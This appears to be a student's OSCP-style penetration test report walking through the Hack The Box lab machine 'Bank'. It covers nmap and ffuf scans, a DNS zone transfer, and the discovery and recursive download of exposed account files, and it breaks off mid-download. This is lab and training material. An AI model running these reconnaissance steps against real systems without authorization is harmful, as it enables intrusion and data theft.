Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-13

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Bank**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Bank** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Bank(10.10.10.29) - Sensitive file disclosure and write access to /etc/passwd

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Bank - 10.10.10.29

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Bank**.

3.2.1 System IP: 10.10.10.29(Bank)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.29	**TCP**: 22,53,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Mon Jul 12 08:41:39 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.29
Nmap scan report for 10.10.10.29
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-07-12 08:41:40 PDT for 20s
Not shown: 997 closed ports
Reason: 997 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
| ssh-dss
↪  AAAAB3NzaC1kc3MAAACBAMJ+YATka9wvs0FTz8iNWs6uCiLqSFhmBYoYAorFpozVGkCkU1aEJ7biybFTw/qzS9pbSsaYA+3LyUyvh3BSPG
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDc0rofjHtpSlqkDjjnkEiYcbUrMH0Q4a6PcxqsR3updDGBWu/RK7AGWRSjPn13uil/nl44XF/fkU
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDH30xnPq1XEub/UFQ2KoHXh9LFKMNMkt60xYF3OrEp1Y5XQd0QyeL
|   256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA8MYjFyo+4OwYGTzeuyNd998y6cOx56mIuciim1cvKh
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 12 08:42:00 2021 -- 1 IP address (1 host up) scanned in 21.10 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Mon Jul 12 08:42:27 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪  10.10.10.29
Nmap scan report for 10.10.10.29
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-07-12 08:42:28 PDT for 321s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol
↪  2.0)
| ssh-hostkey:
|   1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
| ssh-dss
↪  AAAAB3NzaC1kc3MAAACBAMJ+YATka9wvs0FTz8iNWs6uCiLqSFhmBYoYAorFpozVGkCkU1aEJ7biybFTw/qzS9pbSsaYA+3LyUyvh3BSPG
|   2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDc0rofjHtpSlqkDjjnkEiYcbUrMH0Q4a6PcxqsR3updDGBWu/RK7AGWRSjPn13uil/nl44XF/fkU
|   256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDH30xnPq1XEub/UFQ2KoHXh9LFKMNMkt60xYF3OrEp1Y5XQd0QyeL
|   256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA8MYjFyo+4OwYGTzeuyNd998y6cOx56mIuciim1cvKh
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 12 08:47:49 2021 -- 1 IP address (1 host up) scanned in 321.95 seconds
```

Ffuf

```
→  I7Z3R0 ffuf -u http://bank.htb/FUZZ -w /opt/wordlist/medium.txt -e
↪  .php,.txt,.zip,.sh,.rb,.pl | tee ffuf.out

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1
________________________________________________

 :: Method           : GET
 :: URL              : http://bank.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/wordlist/medium.txt
 :: Extensions       : .php .txt .zip .sh .rb .pl
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

login.php               [Status: 200, Size: 1974, Words: 595, Lines: 52]
support.php             [Status: 302, Size: 3291, Words: 784, Lines: 84]
index.php               [Status: 302, Size: 7322, Words: 3793, Lines: 189]
uploads                 [Status: 301, Size: 305, Words: 20, Lines: 10]
assets                  [Status: 301, Size: 304, Words: 20, Lines: 10]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1]
inc                     [Status: 301, Size: 301, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 288, Words: 21, Lines: 11]
balance-transfer        [Status: 301, Size: 314, Words: 20, Lines: 10]
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.29

Vulnerability Exploited : Sensitive file exposure to the public without encryption

System Vulnerable : 10.10.10.29


Vulnerability Explanation : Sensitive file exposure which revealed the username and password of the user without encryption

Privilege Escalation Vulnerability : Write access to the very sensitive file /etc/passwd to the non privileged user

Vulnerability fix : Web admin has to make sure if there are sensitive files exposed to the public or not which are unauthorized. The misconfiguration lead to the vulnerability of this machine

Severity Level : Critical

While checking the website i see nothing but the default page.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installe at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
```

Figure 3.1: 205-web.png

Started the ffuf while was poking around the DNS. Normally DNS use to be UDP but here in this box its TCP so there might be possibilities that there is a zone transfer going on.



```
→ I7Z3R0 nslookup
> SERVER 10.10.10.29
Default server: 10.10.10.29
Address: 10.10.10.29#53
> bank.htb
Server:         10.10.10.29
Address:        10.10.10.29#53

Name:   bank.htb
Address: 10.10.10.29
> 
```

Figure 3.2: 210-nslookup.png

By checking with the bank.htb it seems to be resolving to the ip address. Added the same to the hosts file. Lets check for the zone transfers and see if there is anything interesting.





Figure 3.3: 225-bank.htb.png




```
→ I7Z3R0 dig axfr bank.htb @10.10.10.29

; <<>> DiG 9.16.1-Ubuntu <<>> axfr bank.htb @10.10.10.29
;; global options: +cmd
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
bank.htb.               604800  IN      NS      ns.bank.htb.
bank.htb.               604800  IN      A       10.10.10.29
ns.bank.htb.            604800  IN      A       10.10.10.29
www.bank.htb.           604800  IN      CNAME   bank.htb.
bank.htb.               604800  IN      SOA     bank.htb. chris.bank.htb. 5 604800 86400 2419200 604800
;; Query time: 152 msec
;; SERVER: 10.10.10.29#53(10.10.10.29)
;; WHEN: Mon Jul 12 11:34:55 PDT 2021
;; XFR size: 6 records (messages 1, bytes 171)
```

Figure 3.4: 220-dig_zonetransfer.png


There are some domain entries which has nothing interesting except the default page.

But however i see that there is something called balance-transfer folder. Lets check and see that if there is anything interesting. By checking that i can see there are many files.



```
server-status           [Status: 403, Size: 289, Words: 21, Lines: 11]
balance-transfer        [Status: 200, Size: 253503, Words: 13039, Lines: 1015]
.htaccess               [Status: 403, Size: 285, Words: 21, Lines: 11]
```

Figure 3.5: 350-ffuf_balancetransfer.png




bank.htb/balance-transfer/

Index of /balance-transfer

Name	Last modified	Size	Description
Parent Directory		-	
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583	
0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585	
0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584	
0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584	
0a9014d0cc1912d4bd93264466fd1fad.acc	2017-06-15 09:50	584	
0ab1b48c05d1dbc484238cfb9e9267de.acc	2017-06-15 09:50	585	
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583	
0b6ad026ef67069a09e383501f47bfee.acc	2017-06-15 09:50	585	
0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc	2017-06-15 09:50	584	
0b45913c924082d2c88a804a643a29c8.acc	2017-06-15 09:50	584	
0be866bee5b0b4cff0e5beeaa5605b2e.acc	2017-06-15 09:50	584	
0c04ca2346c45c28ecededb1cf62de4b.acc	2017-06-15 09:50	585	
0c4c9639defcfe73f6ce86a17f830ec0.acc	2017-06-15 09:50	584	
0ce1e50b4ee89c75489bd5e3ed54e003.acc	2017-06-15 09:50	584	
0d3d24f24126789503b03d14c0467657.acc	2017-06-15 09:50	584	
0d64f03e84187359907569a43c83bddc.acc	2017-06-15 09:50	582	
0d76fac96613294c341261bd87ddcf33.acc	2017-06-15 09:50	584	
0e5a884b0b23e98446c460b4dbafc3ee.acc	2017-06-15 09:50	584	
0ec03beb3832b05908105342c0cc9b2f.acc	2017-06-15 09:50	584	
0ec280c07bff51e211f18118aaf110b4.acc	2017-06-15 09:50	584	
0efa8fd313b2a59bb07e8a656dc91412.acc	2017-06-15 09:50	584	
0f2b9dad0ad001b9b14d64112de3fbcb.acc	2017-06-15 09:50	584	
0f6f890eddff9b4cf0deb3269ee0a358.acc	2017-06-15 09:50	585	
0f8495f20c0711377b9d082d53280d3d.acc	2017-06-15 09:50	584	
0fddb291b4c92a91d97d9f148dce4371.acc	2017-06-15 09:50	585	

Figure 3.6: 230-bank_transfer.png


By checking the file there are usernames and password which are encrypted. Downloaded the files using the wget.



bank.htb/balance-transfer/0a0b2b566c723fce6c5dc9544d426688.acc

```
++OK ENCRYPT SUCCESS
+=================+
| HTB Bank Report |
+=================+

===UserAccount===
Full Name: czeCv3jWYYljNI2mTedDWxNCF37ddRuqrJ2WNlTLje47X7tRlHvifiVUm27AUC0ll2i9ocUIqZPo6jfs0KLf3H9qJh0ET00f3josvjaWiZkpjARjkDyokIO3ZOITPI9T
Email: 1xlwRvs9vMzOmq8H3G5npUroI9iySrrTZNpQiS0OFzD20LK4rPsRJTfs3y1VZsPYffOy7PnMo0PoLzsdpU49OkCSSDOR6DPmSEUZtiMSiCg3bJgAElKsFmlxZ9p5MfrE
Password: TmEnErfX3w0fghQUCAniWIQWRf1DutioQWMvo2srytHOKxJn76G4Ow0GM2jgvCFmzrRXtkp2N6RyDAWLGCPv9PbVRvbn7RKGjBENW3PJaHiOhezYRpt0fEV797uhZfXi
CreditCards: 5
Transactions: 93
Balance: 905948 .
===UserAccount===
```


Figure 3.7: 235-transfer_file.png



```
→ I7Z3R0 wget -r "http://bank.htb/balance-transfer/"
--2021-07-12 11:49:49--  http://bank.htb/balance-transfer/
